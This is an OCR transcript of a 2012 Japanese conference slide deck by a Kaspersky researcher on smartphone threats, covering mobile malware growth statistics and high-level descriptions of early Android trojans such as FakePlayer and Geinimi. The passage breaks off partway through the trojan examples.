資料5

スマートフォンの脅威

国立情報学研究所
平成24年度第1回学術情報基盤オープンフォーラム
（2012年7月4日）

株式会社カスペルスキー
情報セキュリティラボ
チーフセキュリティエヴァンゲリスト

前田　典彦（まえだ のりひこ）
maeda@kaspersky.co.jp
@z_norihiko

目次

1. マルウェア観測情報
2. Androidに感染するマルウェアの実例


前田　典彦（まえだ　のりひこ）

株式会社カスペルスキー
情報セキュリティラボ
チーフセキュリティエヴァンゲリスト
maeda@kaspersky.co.jp
@z_norihiko

ISP関連会社・国内大手ISerを経て2007年1月よりKaspersky Labs Japanに入社。同社で実施しているマルウェアを中心としたインターネット上の様々な脅威解析・調査結果をもとに、情報セキュリティ普及啓蒙活動に従事。同社のCSIRT組織であるKLIRRT(Kaspersky Lab Incident Research and Analysis Team, クラート)代表。その他にNPO日本ネットワークセキュリティ協会(JNSA) U40部会長、 日本スマートフォンセキュリティフォーラム(JSSEC)幹事、日本セキュリティオペレーション事業者協議会(ISOG-J)運営委員、内閣官房情報セキュリティセンター「リスク要件リファレンスモデル作業部会」委員(2009年度)、独立行政法人情報処理推進機構(IPA)「脅威と対策研究会 脅威の分析WG」委員(2010年度～)、経済産業省「コンピュータセキュリティ早期警戒実証実験有識者会議」委員(2011年度)、内閣官房情報セキュリティセンター「普及啓発・人材育成推進方策検討WG」委員(2011年度)、独立行政法人情報処理推進機構(IPA)十大脅威執筆者会など。
著書に「Androidセキュリティ・バイブル 2012」(共著)、その他雑誌等に寄稿多数。
早稲田大学政治経済学部卒。

みなさんに質問です。

- スマートフォンをお持ちの方、何人いますか？
- Androidを持っている人、何人いますか？




マルウェア
観測情報

KASPERSKY lab


モバイルOSに感染するマルウェア
これまでの推移（月次発生数）

- 確実に増加傾向。（ただしマルウェア全体数に対する割合は、まだ極僅少）
- 2012年4月18日現在のシグネチャ総数：5,593




出典
Kaspersky Lab
2011年12月


2011年4月




2011年8月



2011年12月



2012年3月




Androidに感染するマルウェアの実例

KASPERSKY lab

モバイルOSに感染するマルウェアの種類


2011年(1年間) の統計



出典
Kaspersky Lab
2011年12月


Androidに感染するマルウェアの種類

2011年(1年間) の統計



出典
Kaspersky Lab
2011年12月


Android向けマルウェアの傾向



トロイの木馬型マルウェアの初例

- Trojan-SMS.AndroidOS.FakePlayer.a

- 動画再生アプリを偽装したマルウェア
- ロシアの有料SMSサービスにメール送信を行う($5 /shot)
- 実金銭被害はロシア国内のみ(但しロシア国外でも感染はする)



2010年8月

Bot型トロイの木馬の初例

- Trojan-Spy.AndroidOS.Geinimi.*

